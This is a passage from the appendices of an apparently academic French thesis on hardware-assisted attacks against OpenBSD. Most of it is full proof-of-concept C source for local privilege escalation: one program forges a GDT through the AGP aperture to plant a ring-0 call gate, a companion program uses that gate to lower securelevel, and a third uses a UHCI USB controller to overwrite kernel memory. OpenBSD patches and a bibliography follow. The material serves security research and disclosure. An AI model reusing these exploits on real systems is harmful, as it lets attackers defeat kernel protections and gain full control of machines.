             * à stocker la GDT forgée                                        */

    fake_gdt_add = localize_ptr(fake_gdt, 1500);
            /* Détermination de son adresse physique                          */

    printf("Probable Address for fake GDT = 0x%.8x\n", fake_gdt_add);
    lseek(fd, gdt_offset, SEEK_SET);
            /* Positionnement au début de la GDT                              */
    for(i = 0; i<0x400; i++)
    {
            /* Lecture d'une page de donnée entier par entier                 */
        read(fd , &result, 4);
        *(fake_gdt+i) = result; /* copie dans la GDT forgée                   */
    }
    *(fake_gdt+(gdt_off_pg/4)) = 0x000806b0;      /* Création de la call gate */
    *(fake_gdt+ (gdt_off_pg/4) + 1) = 0x1c00ec00; /* dans la GDT forgée       */
    close(fd);
    return;
}

/*****************************************************************************
 * Structure exportée par une instruction assembleur sgdt                    *
 * Le champs base précise la taille de la GDT et le champs                   *
 * address son adresse de base.                                              *
 *****************************************************************************/

typedef struct gdt_s
{
    unsigned short base;
    unsigned long address;
} __attribute__ ((packed)) t_reg;

/*****************************************************************************
 * Procédure recover()                                                       *
 * recover() permet de rétablir la configuration initale des                 *
 * registres de contrôle de l'ouverture graphique.                           *
 *****************************************************************************/

void recover(void)
{
    outl(0xCF8, 0x800000B8);
    outl(0xCFC, table_add);/* Rétablissement adresse de la table de traduction     */

    outl(0xCF8, 0x80000010);
    outl(0xCFC, aperture_add );
```

```
                        /* Rétablissement de l'adresse de l'ouverture graphique */

    outl(0xCF8, 0x800000B4);
    outl(0xCFC, aperture_sz);
                        /* Rétablissement de la taille de l'ouverture graphique */

  /* La taille doit être impérativement modifée après l'adresse de base de         *
   * l'ouverture                                                                    *
   * graphique.                                                                     */

    return;

}

/*******************************************************************************
 * Procédure relocate_aperture(int)                                             *
 *                                                                              *
 * Cette procédure relocalise l'ouverture graphique à sa nouvelle               *
 * adresse et définit la table de traduction forgée comme table de             *
 * traduction courante.                                                         *
 * Si "mode" est nul, seule la taille et la localisation de la table            *
 * de traduction courante sont modifiées. Dans le cas contraire, l'adresse      *
 * de base est également modifiée.                                              *
 * Il est donc prudent de lancer deux fois cette fonction, une première fois    *
 * avec un argument nul, d'attendre quelques secondes que le chipset ait pris en *
 * compte la nouvelle configuration, puis une seconde fois avec l'argument 1.   *
 *                                                                              *
 * Cette fonction ne doit être lancée avec un argument mode différent           *
 * de 0 qu'en dernier lieu lorsque tous les autres paramètres sont correctement *
 * positionnés.                                                                 *
 *                                                                              *
 *******************************************************************************/

void relocate_aperture(int mode)
{
    int result;
    outl(0xCF8, 0x800000B4);
    outl(0xCFC, 0x0000003f);       /* Changement de la taille à 4 Mo */

    outl(0xCF8, 0x800000B8);
    outl(0xCFC, fake_table_add);   /* Modification de l'adresse de la table    *
                                    * de traduction, pour que la table de      *
                                    * traduction courante soit la table forgée */

    if (mode == 0) /* Si mode est nul on retourne */
        return;
    outl(0xCF8, 0x80000010);
    outl(0xCFC, fake_aperture_add| 0x8); /* Sinon, relocalisation de l'ouverture  */
```

```
/* A partir de ce point, notre GDT forgée doit être utilisée par le système en    *
 * lieu et place de la GDT du système. a call gate ajoutée est donc utilisable.   *
 * Le fichier use_gate_GDT.c fourni plus loin permet par exemple d'utiliser cette *
 * call gate pour abaisser la valeur courante du securelevel.                     */

printf("Created a call gate to ring 0...\n");
    scanf("%x", &result);/*
    /* On attend que l'utilisateur signifie qu'il a fini d'utiliser               *
     * la call gate                                                               */

    printf("The call gate is no longer usable\n");
    recover(); /* Retablissement des réglages initiaux */
    return;
}

/*****************************************************************************
 * Fonction locate_gdt()                                                     *
 *  Cette fonction permet de déterminer l'adresse virtuelle de base de la GDT *
 *****************************************************************************/

int locate_gdt(void)
{
    long gdt_add;
    t_reg gdt_str;
    __asm__ volatile(
    "sgdt %0\n"
    :: "m" (gdt_str)      /* lecture du registre processeur GDTR */
    );
    gdt_add = gdt_str.address;
    gdt_offset = gdt_add; /* gdt_offset recoit l'adresse virtuelle de la GDT courante */

    return gdt_add;
}

/*****************************************************************************
 * Procédure aperture_enable(void)                                           *
 *                                                                           *
 * Autorisation d'utilisation de la fonctionnalité d'ouverture graphique     *
 * par mise à 1 du bit aperture_enable et désactivation de la fonction       *
 * de cache de la table de traduction.                                       *
 *****************************************************************************/

void aperture_enable(void)
{
    int result;
    outl(0xCF8, 0x80000050);
    outl(0xCFC, 0x00000200);/* Autorise l'utilisation de l'ouverture graphique       */
```

```
    outl(0xCF8, 0x800000B0);
    outl(0xCFC, 0x00000000);/* Désactive la mise en cache de la table de traduction   */
    outl(0xCF8, 0x800000A8);
    outl(0xCFC, 0x00000301);/* Met le registre de commande AGP à sa valeur par défaut */
    outl(0xCF8, 0x80000050);


    result = inl(0xCFC);      /* Affichage des registres pour vérification           */
    printf("Aperture Enable = 0x%.8x\n", result);
    outl(0xCF8, 0x800000B0);
    result = inl(0xCFC);
    printf("AGP Control = 0x%.8x\n", result);
    outl(0xCF8, 0x800000A8);
    result = inl(0xCFC);
    printf("AGP Command = 0x%.8x\n", result);

    return;
}

/*****************************************************************************
 * Fonction main                                                             *
 *****************************************************************************/

int main(void)
{
    mlockall(MCL_FUTURE);/* Permet de s'assurer que les pages allouées ne seront    *
                          * pas swappées                                          */
    i386_iopl(3);        /* Demande l'octroit des privilèges E/S sur tous ports PIO */
    save_aperture_cfg(); /* Sauvegarde de la configuration initiale                */
    locate_gdt();        /* Détermination de l'adresse de la GDT en mémoire        *
                          * virtuelle                                             */
    copy_gdt();          /* Création de la GDT forgée                             */
    copy_table();        /* Création de la table de traduction forgée             */
    relocate_aperture(0);/* Mise à jour de la taille de l'ouverture graphique et   *
                          * de l'adresse de la table de traduction                */

    aperture_enable();   /* Autorisation d'utilisation de la fonctionalité        */
    sleep(10);           /* Attente de la bonne prise en compte du paramétrage    */
    relocate_aperture(1);/* Relocalisation de l'ouverture graphique               *
                          * Retour et restauration de la configuration initiale    *
                          * sur action utilisateur.                               */

    munlockall();        /* Libération des ressources                             */
    free(fake_table);
    free(fake_gdt);
    return 0;
}
```

### C.2.2 Code d'utilisation de la Call Gate

```
/*****************************************************************************
 * use_gate.c                                                                *
 * L'objet de ce programme est d'exploiter une call gate présente dans       *
 * la GDT. Cette Call Gate est disponible dans le 64ième emplacement de      *
 * la GDT.                                                                   *
 * Il n'est pas nécessaire d'être root pour utiliser ce progamme. Des        *
 * privilèges locaux restreints suffisent.                                   *
 * La Call Gate est ici exploitée pour abaisser la valeur du securelevel     *
 *                                                                           *
 * Prérequis: La section .text1 doit être liée par l'éditeur de lien à       *
 * l'adresse pointée par la call gate.                                       *
 * On doit également spécifier à l'éditeur de lien que l'adresse virtuelle   *
 * de la variable securelevel est 0xd0598944.                                *
 * On peut donc compiler ce programme de la façon suivante:                  *
 * gcc -o use_gate -Wl,-T -Wl,ld.script                                      *
 *       -Wl,--defsym -Wl,securelevel=0xd0598944 use_gate.o                  *
 * le fichier ld.script doit être le fichier par défaut (ld.script) modifié  *
 * de la façons suivante:                                                    *
 *                                                                           *
 * . = 0x1c0006b0;                                                           *
 * .text :                                                                   *
 * { *(.text1)                                                               *
 *      *(.text)                                                             *
 *      .....                                                                *
 *  }                                                                        *
 *                                                                           *
 * Loïc Duflot                                                               *
 * Mars 2006                                                                 *
 *****************************************************************************/

#include <stdlib.h>

extern int securelevel; /* Cette variable est définie par ailleurs */

/*****************************************************************************
 * Procédure kern_f                                                          *
 * Cette fonction écrit la valeur -1 dans la variable securelevel.           *
 * Doit être exécutée en ring 0.                                             *
 *****************************************************************************/

void kern_f(void)
{
    securelevel = -1;
    return;
}
```

```
/*****************************************************************************
 * La section .text1 débutera à l'adresse 0x1c0006b0 qui est justement l'adresse  *
 * retenue pour la cible de la call gate (0x1c0006b0 est donc l'adresse de        *
 * code que l'on va pouvoir exécuter en ring 0 depuis le ring 3 via la call gate. *
 *****************************************************************************/

/*****************************************************************************
 * Procédure kerncode:                                                       *
 * kerncode appelle kern_f après avoir mis à jour                            *
 * certains registres du processeur                                          *
 *****************************************************************************/
__asm__ (
".section .text1\n"
".global kerncode\n" /* fonction kerncode                                    */
"kerncode:\n"        /* S'execute en ring 0                                  */
"push %eax\n"        /* Pousse eax sur la pile                               */
"push %ds\n"         /* Pousse ds sur la pile (data segment)                 */
"mov $0x10, %ax\n"   /* Place dans ds un selecteur de segment correspondant */
"mov %ax, %ds\n"     /* à un segment de donnée du ring 0                     */
"call kern_f\n"      /* Appel de kern_f                                      */
"pop %ds\n"          /* Restoration de ds et eax                             */
"pop %eax\n"
"lret\n"             /* sortie de la fonction kerncode                       */
".text"
);

int main(void)
{
    /* Long call vers la call gate */
    __asm__ volatile ("lcall $0x203,$0");
    /* exécute kerncode en ring 0 puis retourne */
return 0;
}
```

## C.3 Escalade de privilège mettant en œuvre un contrôleur USB UHCI

```
    /*****************************************************************************
     * Ce programme de type preuve de concept montre comment il est          *
     * possible d'utiliser un contrôleur USB UHCI                            *
     * pour modifier la valeur courante du securelevel sous OpenBSD          *
     * Ce code a été testé sur divers plateforme avec divers chipsets        *
     * contenant des contrôleurs USB compatibles UHCI.                       *
     * Une clef de stockage de masse USB standards doit être connectée       *
     * sur l'un des ports du contrôleur USB cible.                           *
     *                                                                       *
```

```
     * Il s'agit d'un exploit de type root vers kernel. Les privilèges      *
     * d'entrées-sorties (iopl) sont nécessaires.                           *
     *                                                                      *
     * Ce programme doit être lié avec l'option -li386                      *
     * Loic Duflot                                                          *
     * Finalisé le 31 Août 2005                                             *
     ************************************************************************/

/*****************************************************************
 *                      Fichiers d'en-tête                       *
 *****************************************************************/

#include <sys/types.h> /* Constantes        */
#include <fcntl.h>     /* open()            */
#include <unistd.h>    /* read()            */
#include <stdlib.h>    /* malloc(), free()  */
#include <machine/sysarch.h> /* i386_iopl() */

/*****************************************************************
 *               Prototype des fonctions principales             *
 *****************************************************************/

void outl(int, int);
int inl(int);
int localize_ptr(int* ptr);
void save_fps(void);
void restore_fps(void);
void relocate_and_modify(int);
void create_new_instruction(int);
void display_modification_result(void);

/*****************************************************************
 * Adresse de base des registres de configuration du contrôleur  *
 * cible dans l'espace PIO.                                      *
 * Cette adresse dépend du système et peut être déterminée par   *
 * la commande "pcitweak -r bus:dev:funct 0x20"                  *
 * mes numéros de bus, device et fonction sont donnés par la     *
 * spécification du chipset. Dans le cas où ces dernières ne sont*
 * pas disponibles, la commande "scanpci" permet de les déterminer. *
 *****************************************************************/

#define BASE_ADDR_F0 0xB000

/*****************************************************************
 *      Réécriture des fonctions d'accès PIO utiles              *
 *****************************************************************/

/*****************************************************************
```

```
 * outl():                                                          *
 * Écrit un entier 32bits y vers le port PIO x                      *
 ******************************************************************/

void outl(int x , int y)
{
    int port = x;
    int result = y;
    __asm__ volatile(
        "movw %0 , %%dx\n"
        "movl %1 , %%eax\n"
        "outl %%eax , %%dx\n"
        :: "m" (port), "m" (result)
        );
    return;
}

/******************************************************************
 * inl():                                                           *
 *  Lit et renvoit le contenu 32 bit du'un port PIO à l'adresse x   *
 ******************************************************************/

int inl(int x)
{
    int port = x;
    int result;
     __asm__ volatile(
        "movw %1 , %%dx\n"
        "inl %%dx ,  %%eax\n"
        "movl %%eax , %0\n"
        :"=m" (result) :"m" (port)
        );
    return result;
}


/* ****************************************************************
 * struct __TD:                                                     *
 * Structure représentant un Transfer Descriptor (TD)               *
 * Voir le chapitre 8 de ce document pour une explication succincte *
 * de la nature de chacun des champs de cette structure             *
 ******************************************************************/

struct __TD{
    int next_pointer;   /* Pointeur vers le TD ou le QH suivant               */
    int status_control; /* Status, mis à jour potentiellement par le chipset  */
    int TD_token;       /* Nature du transfert                                */
    int Buffer_pointer; /* Adresse physique du tampon mémoire à utiliser pour */
```

```
                        /* le transfert                                          */
};


/*****************************************************************
 * Fontion localize_ptr                                          *
 *                                                               *
 * La fonction suivante détermine l'adresse physique d'un        *
 * tampon ptr d'une page aligné sur une page.                    *
 * Cette fonction pourrait sans doute être implémentée plus      *
 * intelligemment mais cette implémentation suffit largement     *
 * en pratique.                                                  *
 * Effet de bord: modifie le contenu du tampon.                  *
 *****************************************************************/

int localize_ptr(int *ptr)
{
    int found;
    int fd_mem = open("/dev/mem" , O_RDONLY);
    /* Nous allons utiliser un accès en lecture sur /dev/mem pour la recherche */

    int result,i, loop;
    int memory_physical_address =0;

    /* Pas spécialement élégant: on stocke les 1024 premiers entiers par ordre *
     * décroissant dans le tampon.                                             */

     for(i = 0; i<1024 ; i++)
    {
        *(ptr+i) = 1024-i;
    }
    i = 0;

    /* i est utilisé comme compteur de page.                                   *
     * On parcours la mémoire physique page par page à la                      *
     * recherche du motif que l'on vient d'écrire.                             */
    while(i+1)
    {
        /* On cherche les trois premiers entiers du motif au début de          *
         * chaque page physique.                                               */

        while(i+1)
        {
            read(fd_mem,  &result, 4);
            if(result == 1024)
            {
                read(fd_mem,  &result, 4);
                if (result == 1023)
```

```
        {
            read(fd_mem,  &result, 4);
            if(result == 1022)
                break; /* on sort de la boucle si le début            *
                        * de la page correspond à notre motif         *
                        * cible.                                      */
        }
    }

/* Si on arrive ici, c'est que le début de la page ne                 *
 * correspondait pas au motif. On incrémente i                        *
 * et on passe à la page suivante.                                    */

    i++;
    lseek(fd_mem , 4096*i, SEEK_SET);
}
/* Si on arrive ici, c'est que les 3 premiers entiers de la           *
 * page sont ceux que l'on cherche.                                   */
i = i*4096;


/* On vérifie donc que le contenu du tampon est entièrement celui     *
 * attendu.                                                           */
lseek(fd_mem, i, SEEK_SET);
found =1;
for(loop = 0; loop<1024; loop++)
{
    read(fd_mem, &result , 4);
    if(result != 1024 - loop)
    {
        found = 0;
        break;
    }
}
/* Le contenu de la page mémoire i est identique à celui du tampon    */
if (found)
{
    memory_physical_address = i;

    /* On retourne l'adresse physique correspondante en espérant      *
     * que l'on ne s'est pas trompé.                                  *
     * Note: on peut bien sûr améliorer ça mais en pratique cela      *
     * fonctionne parfaitement.                                       */
    break;
}

/* On arrive ici si le début de la mémoire était correcte mais pas    *
 * la suite (faux positif), on reboucle à la recherche du motif.      */
```

```
        i = i/4096;
        i++;
    }


    /* On efface le contenu du tampon pour pouvoir recommencer une             *
     * recherche avec le même motif sur un autre tampon                        */
     for(i = 0; i<1024 ; i++)
    {
        *(ptr+i) = 0;
    }
    /* On retourne l'adresse physique supposée du tampon                       */
    close(fd_mem);
     return memory_physical_address;

}

/************************************************************************
 * L'entier function0_saved_fp permet de mémoriser la valeur du registre *
 * Frame List Base Address avant sa modification                         *
 ************************************************************************/

int function0_saved_fp;

/************************************************************************
 * Procédure save_fps()                                                  *
 * Sauvegarde du contenu de Frame List Base Address                      *
 ************************************************************************/

void save_fps(void)
{
    /* On sauve l'adresse de base de la Liste de Trames                   *
     * et l'index de Trame (sans importance particulière)                 */

    function0_saved_fp = inl(BASE_ADDR_F0 | 0x8);
    return;
}

/************************************************************************
 * Procédure restore_fps:                                                *
 *                                                                       *
 * Cette fonction permet de restorer l'adresse originelle                *
 * de la Liste de Trames telle qu'elle a été sauvegardée par             *
 * save_fps                                                              *
 ************************************************************************/

void restore_fps(void)
{
```

```
    outl(BASE_ADDR_F0 | 0x8, function0_saved_fp);
    return;
}

/*************************************************************************
 * Pointeurs globaux:                                                    *
 * Le tampon ptr sera utilisé pour stocker la Liste de Trame en          *
 * mémoire et le tampon transferts pour stocker les Trames.              *
 *************************************************************************/

int* ptr;
int* transferts;

/*************************************************************************
 * Procédure relocate_and_modify:                                        *
 *                                                                       *
 * Cette fonction crée une Trame ne correspondant à aucun                *
 * transferts effectifs sur le bus dans le tampon transferts,            *
 * crée une Liste de Trames complète dans ptr et modifie le              *
 * contenu du registre d'adresse de la Liste de Trame en                 *
 * conséquence.                                                          *
 *************************************************************************/

void relocate_and_modify(int function_offset)
{

    int loop;
    int memory_physical_address;
    int memory_frame_physical_address;

    /* ptr et transferts vont être correctement alignés (ptr& 0x3ffff = 0) *
     * par la fonction malloc.car leur taille excède légèrement une page   *
     * seule la première page de ces tampons sera effectivement utilisée.  */

    ptr = (int *) malloc((0x400+1)*sizeof(int));
    transferts = (int *) malloc((0x400+1)*sizeof(int));

    /* On détermine l'adresse physique de ces deux tampons                */
    memory_frame_physical_address = localize_ptr(transferts);
    memory_physical_address = localize_ptr(ptr);

   /* On créée la Liste de Trames                                         */
    for(loop=0; loop<1024; loop++)
    {
        /* Tous les pointeurs de Trame pointent vers le premier entier     *
         * du tampon "transferts".                                         */

        *(ptr+loop) = memory_frame_physical_address ;
```

```
    }

        /* On crée un Trame sans objet débutant à l'endroit pointé         *
         * par les pointeurs de trame.                                     */

        *(transferts) = (memory_frame_physical_address +16) | 0x2;
        *(transferts+1) = 0x02000000;
        *(transferts+2) = 0;
        *(transferts+3) = 0;
        *(transferts+4) =(memory_frame_physical_address +32) | 0x2;
        *(transferts+5) = 0x1;
        *(transferts+8) = (memory_frame_physical_address+48)|2;
        *(transferts+9) = 0x1;
        *(transferts+12) = (memory_frame_physical_address +64)|2;
        *(transferts+13) = 0x1;
        *(transferts+16) = (memory_frame_physical_address +80)|2;
        *(transferts+17) = 0x1;
        *(transferts+20) = 0x1;
        *(transferts+21) = (memory_frame_physical_address +96);
        *(transferts+24) = 0x1;
        *(transferts+25) = 0;
        *(transferts+26) = 0;
        *(transferts+27) = 0;


/* On indique au chipset que l'adresse physique de "ptr" est l'adresse de  *
 * la liste de trames.                                                     */
    outl(function_offset | 0x08 , memory_physical_address);

/* On ajoute notre Trame d'attaque dans la liste de Trames                 */
    create_new_instruction(memory_frame_physical_address);
    return;
}

/*************************************************************************
 * Procédure create_new_instruction:                                      *
 * Cette fonction crée une Trame d'attaque et l'ajoute à la Liste de Trames *
 *************************************************************************/

void create_new_instruction(int phys_mem_transferts)
{

    struct __TD custom_TD;

    /* La trame d'attaque est constituée de deux TD                        *
     *                                                                     *
     * Cette succession de TD permet d'écrire 0x00000001121001             *
     * à l'adresse du tampon utilisé par le second TD                      *
```

```
     * On procède par mimétisme par rapport à des observations              *
     * antérieures sur le bus.                                               */


    /* Premier TD: il s'agit d'une opération Select                         *
     * Contenu du tampon utilisé par le TD recopié des observations         */

    *(transferts+48) = 0x01000680;
    *(transferts+49) = 0x00080000;
    *(transferts+50) = 0xc1620cc0;
    *(transferts+51) = 0xc08d7c60;

    /* Différents champs du TD                                              */
    custom_TD.next_pointer =  phys_mem_transferts+4*36;
    custom_TD.status_control = 0x18800000;
    custom_TD.TD_token = 0x00e0022d;
    custom_TD.Buffer_pointer = phys_mem_transferts + 48*4;

    /* Ecriture du TD dans le tampon "Transferts"                           */
    memcpy(transferts+32 , &custom_TD, sizeof(struct __TD));

    /* Second TD: opération de lecture du périphérique                      */
    custom_TD.next_pointer =  phys_mem_transferts+4*44;
    custom_TD.status_control = 0x18800000;
    custom_TD.TD_token = 0x00c80269;
    custom_TD.Buffer_pointer = 0x00598940;

    /* Le tampon cible est situé à l'adresse securelevel - 4                *
     * On écrit donc 0x000000 à l'adresse du securelevel                    */

    /* Ecriture du TD dans le tampon "Transferts"                           */
    memcpy(transferts+36 , &custom_TD, sizeof(struct __TD));

    /*TD terminal de la trame "sans objet"                                  */
    custom_TD.next_pointer = 0x1;
    custom_TD.status_control = 0;
    custom_TD.TD_token = 0;
    custom_TD.Buffer_pointer = 0;

    memcpy(transferts+44 , &custom_TD, sizeof(struct __TD));

    /* On fait pointer quelques pointeurs de trame vers notre nouvelle trame */
    *(ptr + 4) = phys_mem_transferts + (32*4);
    *(ptr + 8) = phys_mem_transferts + (32*4);
    *(ptr + 12) = phys_mem_transferts + (32*4);
    return;
}
```

```
/*****************************************************************************
 * Fonction main                                                             *
 *****************************************************************************/

int main(void)
{
    i386_iopl(3); /* Obtention des privilèges E/S                             */
    save_fps();   /* Sauvegarde de l'adresse de base de la Liste de Trames    */
    relocate_and_modify(BASE_ADDR_F0);
                  /* Relocalisation de la Liste de Trame                      *
                   * en espace utilisateur et ajout de                       *
                   * trames d'attaque                                        */

    sleep(10);    /* Attente que le transfert soit effectué                   */
    restore_fps();/* Restauration de l'adresse initiale de la Liste de Trame. *
                   * Cela évite que le contrôleur ne trouve plus les Trames   *
                   * lorsque les tampons sont désaloués.                     */

    free(ptr);
    free(transferts);
    return 0;
}
```

# Annexe D

# Correctifs pour OpenBSD

## D.1 Correctif relatif à la vulnérabilité liée au mode System Management

Le patch présenté ci-dessous a été proposé initialement pour corriger la vulnérabilité liée à l'utilisation du mode System Management comme moyen d'escalade de privilège sous OpenBSD présentée au chapitre 3, mais a été retiré suite à des problèmes de compatibilité (voir chapitre 7.3.1).

```
Index: arch/i386/pci/pchb.c
===================================================================
RCS file: /cvs/src/sys/arch/i386/pci/pchb.c,v
retrieving revision 1.45
diff -u -r1.45 pchb.c
--- arch/i386/pci/pchb.c 2005/03/09 21:53:49 1.45
+++ arch/i386/pci/pchb.c 2005/05/13 16:33:39
@@ -77,6 +77,7 @@
 #include <dev/rndvar.h>

 #include <dev/ic/i82802reg.h>
+#include <dev/ic/i82810reg.h>

 #define PCISET_INTEL_BRIDGETYPE_MASK 0x3
 #define PCISET_INTEL_TYPE_COMPAT 0x1
@@ -376,6 +377,37 @@
  pchb_rnd(sc);
  break;
  default:
+ break;
+ }
+
+ /* Lock down SMM space on i82810 and later chipsets */
+ switch (PCI_PRODUCT(pa->pa_id)) {
+ case PCI_PRODUCT_INTEL_82810_MCH:
+ case PCI_PRODUCT_INTEL_82810_DC100_MCH:
```

```
+ case PCI_PRODUCT_INTEL_82810E_MCH:
+ case PCI_PRODUCT_INTEL_82815_DC100_HUB:
+ case PCI_PRODUCT_INTEL_82815_NOGRAPH_HUB:
+ case PCI_PRODUCT_INTEL_82815_FULL_HUB:
+ case PCI_PRODUCT_INTEL_82815_NOAGP_HUB:
+ bcreg = pci_conf_read(pa->pa_pc, pa->pa_tag,
+     I82810_SMRAM);
+ bcreg |= I82810_SMRAM_D_LCK;
+ pci_conf_write(pa->pa_pc, pa->pa_tag,
+     I82810_SMRAM, bcreg);
+ break;
+ case PCI_PRODUCT_INTEL_82820_MCH:
+ case PCI_PRODUCT_INTEL_82840_HB:
+ case PCI_PRODUCT_INTEL_82845_HB:
+ case PCI_PRODUCT_INTEL_82845G:
+ case PCI_PRODUCT_INTEL_82850_HB:
+ case PCI_PRODUCT_INTEL_82855PE:
+ case PCI_PRODUCT_INTEL_82860_HB:
+ case PCI_PRODUCT_INTEL_82875P_HB:
+ bcreg = pci_conf_read(pa->pa_pc, pa->pa_tag,
+     I82820_SMRAM);
+ bcreg |= (I82820_SMRAM_D_LCK << I82820_SMRAM_SHIFT);
+ pci_conf_write(pa->pa_pc, pa->pa_tag,
+     I82820_SMRAM, bcreg);
  break;
  }
  }
Index: dev/ic/i82810reg.h
===================================================================
RCS file: /cvs/src/sys/dev/ic/i82810reg.h,v
retrieving revision 1.2
diff -u -r1.2 i82810reg.h
--- dev/ic/i82810reg.h 2003/06/02 19:24:22 1.2
+++ dev/ic/i82810reg.h 2005/05/13 16:33:39
@@ -75,3 +75,15 @@
 #define I82810_DRAMCH_SMS 0x07
 #define I82810_DRAMCH_DRR 0x18
 #define I82810_GTT 0x10000
+
+/*
+ * Intel i82820 memory and graphics controller
+ */
+
+/* Host-Hub Interface Bridge/DRAM Controller Device Registers (Device 0) */
+#define I82820_SMRAM 0x9c
+#define I82820_SMRAM_SHIFT 8
+#define I82820_SMRAM_G_SMRAME (1 << 3)
+#define I82820_SMRAM_D_LCK (1 << 4)
```

```
+#define I82820_SMRAM_D_CLS (1 << 5)
+#define I82820_SMRAM_D_OPEN (1 << 6)
```

## D.2 Correctif de la fonction i386_set_ioperm

Le patch très simple présenté ci-dessous a été intégré dans la branche principale d'OpenBSD pour palier le problème lié à une hétérogénéité de la gestion des privilèges d'entrées-sorties. En effet, avant l'écriture de ce patch, les appels à la fonction i386_set_ioperm depuis tout processus s'exécutant avec les privilèges du superutilisateur ne vérifiaient pas l'état de la variable machdep.allowaperture avant de modifier le contenu du bitmap d'entrées-sorties courants, contrairement à la politique mise en place pour la fonction i386_iopl.

```
Index: sys_machdep.c
===================================================================
RCS file: /cvs/src/sys/arch/i386/i386/sys_machdep.c,v
retrieving revision 1.23
diff -u -r1.23 sys_machdep.c
--- sys_machdep.c 1 Feb 2004 12:26:45 -0000 1.23
+++ sys_machdep.c 5 Jan 2006 19:14:06 -0000
@@ -393,6 +393,13 @@

  if ((error = suser(p, 0)) != 0)
  return error;
+#ifdef APERTURE
+ if (!allowaperture && securelevel > 0)
+ return EPERM;
+#else
+ if (securelevel > 0)
+ return EPERM;
+#endif

  if ((error = copyin(args, &ua, sizeof(ua))) != 0)
  return (error);
```

# Bibliographie


[1] 1394 Trade Association. Overview of 1294 specifications. 2006. http ://www.1394ta.org/Technology/Specifications/StandardsOrientationV5.0.pdf.

[2] M.-L. Akkar, R. Bevan, P. Dischamp, and D. Moyart. Power analysis, what is now possible. In *Asiacrypt : Proceedings of Advances in Cryptology*, 2000.

[3] AMD. Nx flag by amd. 0. http ://www.amd.com.

[4] AMD. I/o virtualization technology (iommu) specification. 2006. http ://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/34434.pdf.

[5] Advanced Micro Devices (AMD). Amd virtualisation solutions. 2007. http ://enterprise.amd.com/us-en/AMD-Business/business-Solutions/Consolidation/Virtualization.aspx.

[6] R. Anderson. Trusted computing frequently asked questions (faq). 2003. http ://www.cl.cam.ac.uk/∼rja14/tcpa-faq.html.

[7] Apple. ipod. 2007. http ://www.apple.com/fr/ipod/ipod.html.

[8] D. Asonov and R. Agrawal. Keyboard acoustic emanations. In *SSP 2004 : Proceedings of the 2004 Security and Privacy Symposium*, 2004.

[9] H. Bar-El, H. Choukri, D. Naccache, M. Tunstall, and C. Whelan. The sorcerer's apprentice guide to fault attacks. In *Proceedings of Workshop on Fault Detection and Tolerance in Cryptography*, 2004.

[10] D. Barrall and D. Dewey. Plug and root, the usb key to the kingdom. In *Blackhat conference 2005*, 2005. http ://www.blackhat.com/presentations/bh-usa-05/BH_US_05-Barrall-Dewey.pdf.

[11] E. Barrantes, D. Ackley, T. Palmer, D. Stefanovic, and D. Zovi. Randomized instruction set emulation to disrupt binary code injection attacks. In *CCS '03 : Proceedings of the 10th ACM Conference on Computer and Communications Security*, 2003.

[12] F. Bellard. Qemu opensource processor emulator. 2007. http ://fabrice.bellard.free.fr/qemu.

[13] S. Berger, R. Caceres, K. Goldman, R. Perez, R. Sailer, and L. van Doorn. vtpm :virtualizing the trusted platform module. In *USENIX Sec' 2006 : Proceedings of the 15th USENIX Security Symposium*, 2006.

[14] Yigael Berger, Avishai Wool, and Arie Yeredor. Dictionary attacks using keyboard acoustic emanations. In *CCS '06 : Proceedings of the 13th ACM conference on Computer and communications security*, pages 245–254, New York, NY, USA, 2006. ACM Press. http ://doi.acm.org/10.1145/1180405.1180436.

[15] DJ. Bernstein. Cache timing attacks on aes. In *Technical report*, 2005. http ://cr.yp.to/papers.html#cachetiming.

[16] G. Bertoni, V. Zaccaria, L. Breveglieri, and M. Monchiero. Aes power attack based on induced cache miss and countermeasure. In *ITCC'05 : Proceedings of the International Conference on Information Technology : Coding and Computing*, 2005.

[17] S. Bhatkar, D. DuVarney, and R. Sekar. Address obfuscation : An approach to combat buffer overflows, format-string attacks and more. In *Proceedings of the 12th Usenix Security Symposium*, 2003.

[18] F. Biancuzzi and L. Duflot. The quest for ring 0. In *Entretien sur SecurityFocus*. http ://www.securityfocus.com/columnists/402.

[19] E. Biham and A. Shamir. Differential fault analysis of secret key cryptosystems. In *CRYPTO 1997 : Proceddings of Advances in Cryptology*, 1997.

[20] Bochs IA-32 Emulator Project. Bochs : think inside the bochs. 2006. http ://bochs.sourceforge.net.

[21] E. Brier, C. Clavier, and F. Olivier. Optimal statistical power analysis. In *Cryptology ePrint Archive*, 2003.

[22] R. Collins. The loadall instruction. In *Tech Specialist Journal*, 1991. http ://www.x86.org/articles/loadall/tspec_a3_doc.htm.

[23] C. Cowan, C. Pu, D. Maier, H. Hinton, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. Stackguard : Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proceedings of the 7th Usenix Security Symposium*, 1998.

[24] T. de Raadt, N. Hallqvist, A. Grabowski, A. Keromytis, and N. Provos. Cryptography in openbsd : An overview. In *USENIX 1999 : Proceedings of the FREENIX track of the 1999 USENIX Annual Technical Conference*, 1999.

[25] E. Detoisien. Usb dumper. In *Symposium sur la Sécurité des Technologies de l'Inofrmation et des Communications 2006, Rump session*, 2006.

[26] M. Dornseif. Owned by an ipod : Firewire/1394 issues. In *CanSecWest security conference core05*, 2005. http ://cansecwest.com/core05/2005-firewire-cansecwest.pdf.

[27] L. Duflot, D. Etiemble, and O. Grumelard. Utiliser les Fonctionnalitès des Cartes Mères ou des Processeurs pour Contourner les Mécanismes de Sécurité des Systèmes d'Exploitation. In *Symposium sur la Sécurité des Technologies de l'Information et des Communications 2006*, pages 210–227. École Supérieure et d'Application des Transmissions. http ://actes.sstic.org.

[28] L. Duflot, D. Etiemble, and O. Grumelard. Sécurité logicielle et fonctionnalités matérielles : quelle cohérence ? In *MISC 26*, 2006.

[29] L. Duflot, D. Etiemble, and O. Grumelard. Security issues related to pentium system management mode. In *Cansecwest security conference Core06*, 2006. http ://www.cansecwest.com/slides06/csw06-duflot.ppt.

[30] D. Eastlake and P. Jones. Request for comment (rfc) 3174 us secure hash algorithm 1 (sha1). 2001. http ://tools.ietf.org/html/rfc3174.

[31] GNU. Linux vserver. 2007. http ://linux-vserver.org.

[32] D. Grawrock. The intel safer computing initiative : building blocks for trusted computing. In *Intel Press*, 2006.

[33] GRSecurity. Grsecurity. http ://www.grsecurity.net.

[34] M. Herrb. Xenocarta - integrating x.org in openbsd. In *FOSDEM'07 : The 7th Free and Open source Software Developpers' European Meeting.*

